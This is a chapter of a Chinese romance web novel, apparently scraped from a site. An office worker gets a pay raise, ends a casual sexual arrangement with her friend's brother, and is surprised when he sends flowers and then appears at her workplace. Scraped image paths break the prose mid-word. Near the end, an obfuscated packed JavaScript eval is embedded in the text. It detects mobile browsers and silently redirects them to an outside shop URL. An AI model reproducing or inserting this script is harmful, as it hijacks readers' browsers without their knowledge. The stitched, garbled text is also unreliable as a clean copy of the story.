入职一年多了点,陈可安头一次经历公司年度调薪。
这种东西,从宏观层面来说,公司人人都有加薪机会,但大部分人加薪了也不会加太多,只有极少数人加薪会很多。
她有自知之明,清楚自己非一骑绝尘的成绩,以及资历尚浅,是成为不了极少数人的,应该是大部分人中的一员。
收入增加是好事,数额还没确定,可她好奇心强烈,想预估一下自己调整后的年薪是多少,便在摸鱼的时候给苏心语发微信,咨询普调是多少。
苏心语入职比陈可安早两年,对年度调薪这事有经验,没藏着掖着,告诉了她想要得知的信息,顺便全方位帮她预估。
【你涨个20%,没太大问题。】
陈可安按照苏心语说的算了算,自己现有的年薪是四十多万,涨了20%,就是五十多万,这个收入她称得上满意,三十岁前估计能完成年薪百万的目标。
手上没有紧急工作,她接着摸鱼,和亲友们同时聊天,进行放松放松。
聊天列表往下划时,一个名字闯入她的眼中。
沈淮序。
他前天给她发的消息,她没回复。
当然,她不是忘记或不小心漏掉了,是有意不回复的。
不仅如此,他昨天打她的电话,她也没接。
成年人之间,有时不用太直接,结束和他的床搭子关系,她没正面直白表达,是采取婉转的方式。
不回消息,不接电话,沈淮序肯定能领悟到她的意思。
说来,她有些遗憾。
她对沈淮序还有新鲜感,没玩够他这位“老实人”。
可人家想跟她谈恋爱,她唯有“忍痛”结束了。
摸完鱼,陈可安注视电脑,打开一大堆等着自己精准分析的数据,快速捋顺思路,开始干活。
蓦地,震动声传来,她不禁低头一看。
放桌上的手机振动了,上面显示陌生的号码,也显示“快递/外卖”的标记。
现代人很难离开快递和外卖,自己今天没点过外卖,但时不时就网购,陈可安下意识认为是哪个快递到了,快递员联系她的,不作多想地接听电话。
一接通,对方客气地问道:“您好,请问是陈小姐吗?”
“是的,快递你给我放物业处就好了。”陈可安惯性道。
“陈小姐,我不是送快递的,是送外卖的。”
“你搞错了吧,我没点外卖。”
“没搞错,收货人是写着您的名字和电话,我送的外卖是鲜花,有人给您送花了。”鲜花类的单子,外卖员接多了,也不奇怪陈可安被送花的惊讶反应,花可是属于惊喜礼物之一。
“啊?”陈可安收过许多次花,唯独没在这家公司收过花,“你能看到谁给我送的花吗?”
“抱歉,看不到。”外卖员望了望前台的方向,“陈小姐,您是马上出来拿,还是我帮您帮放在前台,你晚点拿?”
“你放前台吧。”
“好的。”
挂断了电话,陈可安满头雾水。
没人跟她说过,今天要给她送花啊?
谁一声不吭送的?
把知道她公司地址的亲友们想了一遍,陈可安锁定了最有可能送她花的人。
沈心悦偶尔会给她弄点小惊喜!
这花应该是沈心悦送的吧?
目标一锁定,陈可安马上在微信问沈心悦,沈心悦回得飞快。
【不是我!】
沈心悦否认了花是她送的,陈可安找不到其他目标了,干脆下楼去前台拿花。
花束的大小适中,包装得特别精致,她打量了一下,随即寻找卡片。
卡片一般有署名的,然而她找不到卡片的存在。
谁啊?
陈可安没有被送花的惊喜,只有无数的问号。
暂未弄清楚是谁送的,不好辜负对方的心意,她拿着花回工位。
随手放好了花,陈可安准备继续工作,手机又震动了。
这次依然是有人打电话来,但没了“外卖/快递”的标记,是显示本地的陌生号码。
谁啊?
陈可安犹豫了几秒,缓缓划过接听键:“喂,哪位?”
“我,沈淮序。”
熟悉的声音入耳,她愣了愣:“沈总,这是你另外一个号码吗?”
她记得自己给沈淮序的号码备注了,按理说,他打电话来是有备注的。
刚刚她看屏幕没有显示备注,说明这是沈淮序的另外一个号码。
“是的,我有两个号码,之前联系你的那个是私人号码,这个是工作号码。”沈淮序顿了顿,“你昨天为什么不接我电话,也不回我电话?还有,你微信已经两天没回复我了。”
“……”陈可安意外地挑起眉。
不是吧,成年人的潜规则,沈淮序不懂吗?
怎么还换个号码来问她为什么不理他?
办公室里所有同事都在勤勤恳恳工作,需要交流时也都轻声细语的,环境很安静,这公众场合说自己的私事,会被许多人听到,陈可安揉了揉太阳穴:“沈总,你等等。”
让沈淮序等等后,她果断下楼,走到外面空旷的地方去。
过程中,沈淮序不出声,显然耐心等着。
不必担心有同事听到自己说话了,陈可安道:“沈总,我最近几天非常忙,没注意到你的微信和电话。”
沈淮序不懂她不理他的意思,那她铺垫一下,再直说会好点。
“我不信。”沈淮序不相信陈可安的非常忙,“你是故意的,对吗?”
“……”被拆穿了,隔着电话,陈可安有一点尴尬。
“如果你真的非常忙,忙到没空注意别人的微信和电话,那我用之前没联系过你的号码打你电话,你接了,而且我下单让别人给你送花,你也收了,算怎么回事?”
倘若陈可安没接他这通电话,外卖员也送不出花,沈淮序会相信她非常忙,忙到没时间理会工作以外的人和事,但她没有,她的行为告诉他,她是故意不理他的。
明明之前一起过周末,双方都很愉快,突然间不被陈可安待见了,他想不明白自己是哪里惹她不开心,使他如鲠在喉,心生闷意。
“……”男人的质问掷地有声,陈可安更尴尬了,“沈总,我直说吧。”
“你说我听。”
“我现在不方便。”
“什么不方便?你生理期,不想出来见我吗?那你大方告诉我,不要不理我。”沈淮序往陈可安生理期的方向想,主要有一次她拒绝他约她的原因是她生理期了。
“……沈总,你要不仔细想想你以前跟我说过什么?”陈可安说的“不方便”和生理期没关系,是她和沈淮序确定长期床搭子关系时,沈淮序给她吃过的定心丸,他说,哪天她不方便了,他们就结束。
经陈可安一提醒,沈淮序记起“不方便”的真实含义,但仍难以接受,不由抿了抿唇:“为什么?”
“就不方便啊。”陈可安不想被沈淮序刨根问底,“我在上班呢,先挂了。”
通话结束,她指尖反复在屏幕划动。
换作是别的床搭子,结束等于断绝来往,她会删除拉黑对方的联系方式,可沈淮序不仅是她的前床搭子,还是她好朋友的哥哥,就不能做得太绝情。
衡量了一番,陈可安不删除拉黑沈淮序的联系方式,返回办公室干活。
又少一个床搭子,对她的生活造不成影响,幸好沈淮序也是个信守承诺的人,直说结束后,他没联系过她,消失在她的世界里。
好些天过去,她差不多把沈淮序抛之脑后,还收到一个喜悦的消息。
负责薪酬的HR,发消息通知她,这次年度调薪,她的涨幅是25%,将会在下月发薪日的体现。
超出意外的涨幅,陈可安心情特别好,约苏心语下楼透气,顺便买杯咖啡。
到了咖啡店里,见陈可安一直眉眼含笑,今天公司里也不少人喜气洋洋的,苏心语不用猜都知道是什么情况,笑着问道:“看来,调整后的薪水,你很满意?”
入职以来积累的怨气和压力,都暂时消失了,陈可安点点头:“是的。”
“下班后我们去吃顿好的,庆祝庆祝?”
“好啊。”
“吃点什么呢?”苏心语列出了几个想吃的菜系,“我选择困难症,你选?”
“完了,我也选择困难症了。”陈可安感觉今天不吃饭都行,虽然收入没大幅上涨,但她就是开心。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17514785|201936||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
p>两人各自拿着一杯咖啡,围绕着今晚吃什么的主题,说说笑笑地回办公楼里,再坐电梯去她们工位的所在楼层。
走出了电梯,朝着工位前进,陈可安目光垂下,部分注意力放在喝咖啡上。
忽地,苏心语停下脚步。
喝了几口咖啡的她,侧目扫视苏心语。
苏心语的职级比她高,算得上进入管理层了,她们的工位不挨着的,但苏心语停下的地方不是工位,是在走廊上。
她疑惑问:“你怎么不走了?”
苏心语没回应她的疑惑,反倒直直地盯着前方某个方向,诧异地道:“咦,你快看十点钟的方向,那里有个男人挺眼熟的。”
“什么男人?”陈可安抬起目光,顺着苏心语说的方向看去。
这一看,被她看到了熟人。
不是同事领导什么的,是……
沈淮序!
卧槽,他为什么在她公司?
余光注意到陈可安惊讶的表情,苏心语手肘轻轻撞她:“那个男人是不是沈心悦的哥哥?”
既是大学校友,又是同事,她们社交圈有重叠,颇为了解对方的社交关系。
苏心语知道陈可安最好的朋友是沈心悦,也认知沈心悦的哥哥沈淮序,可总共没见过多少次沈淮序,不太确定那个眼熟的男人是不是沈淮序,需要陈可安帮忙辨认。
陈可安把嘴边的咖啡放下,确认道:“是他。”
她们看见了沈淮序,沈淮序明显也看见了她们,视线有交集,苏心语顿时挽着陈可安的手,边朝沈淮序的所在处走去边说:“走吧,我们去个打招呼。”
对她们而言,沈淮序是不熟的人,但做人得讲礼貌,遇见了就打个招呼呗。
况且,沈淮序和她们不同阶层,在他身边站着、似给他们介绍什么的人,是他们公司的高层冯国庆,趁着机会,她们在高层面前刷个脸,也是好的,有助于日后的升职加薪。
“……啊?”陈可安没来得及反应,人就被苏心语带着走了。
离沈淮序越来越近,她扬起标准的笑容。
不当床搭子而已,并没有深仇大恨,双方碰到,自然对待即可。
“沈先生,好久不见。”苏心语打招呼道,“没想到在这里碰见你。”
“好久不见。”说着,沈淮序视线落在苏心语佩戴的工牌上,“苏小姐也在领先资本工作吗?”
“对。”苏心语扭头看了看陈可安,“我和可安都在这里工作的。”
随着苏心语的话音落下,沈淮序深邃的眼眸直视她,隐隐间略微尴尬,陈可安保持笑容:“沈总,好巧。”
“不巧,我刚想找你。”沈淮序缓声道。
“?”本来只是跟沈淮序打个招呼,顺带在高层面前刷脸的,听到沈淮序这话,苏心语忘记还要跟冯国庆问好了,定定望着陈可安,眼中充斥奇怪。
沈淮序找陈可安做什么?
沈淮序的语气和陈可安透露着熟络,像很早就知道陈可安在哪里工作,还像刻意找她!
面对沈淮序刚刚说的话,陈可安有点懵,眼睛失去眨动功能。
就在这时,冯国庆笑眯眯地说:“你们都和沈总认识啊,沈总来我们公司,我带沈总参观,沈总说他有认识的人在我们公司工作,我以为就一个,原来是两个。”
对方是公司高层,为了自己的前途着想,不好让话掉地上,陈可安接话道:“是的,冯总,我们和沈总认识好多年了。”
说完,她万万料不到,沈淮序竟然补充道:“很熟。”
“这样啊。”冯国庆不动声色地打量陈可安,眼中浮现一丝好奇。
平时公司来客人,他极少亲自接待的,除非对方身份地位和他平等或比他高。
而沈淮序比他身份地位高,是跨国大公司的新一代掌权人,他不得不亲自接待,也在思考沈淮序的具体用意,看有没有什么合作能达成的。
不想常规地接待沈淮序,可沈淮序想参观公司,他就带沈淮序参观了,结果沈淮序像在找什么人,他随口问了问,沈淮序说有认识的人在这工作。
看沈淮序刚刚的反应,冯国庆不认为沈淮序是和苏心语很熟,是只和陈可安熟,好奇两人熟到哪种程度,以至于沈淮序说出想找她。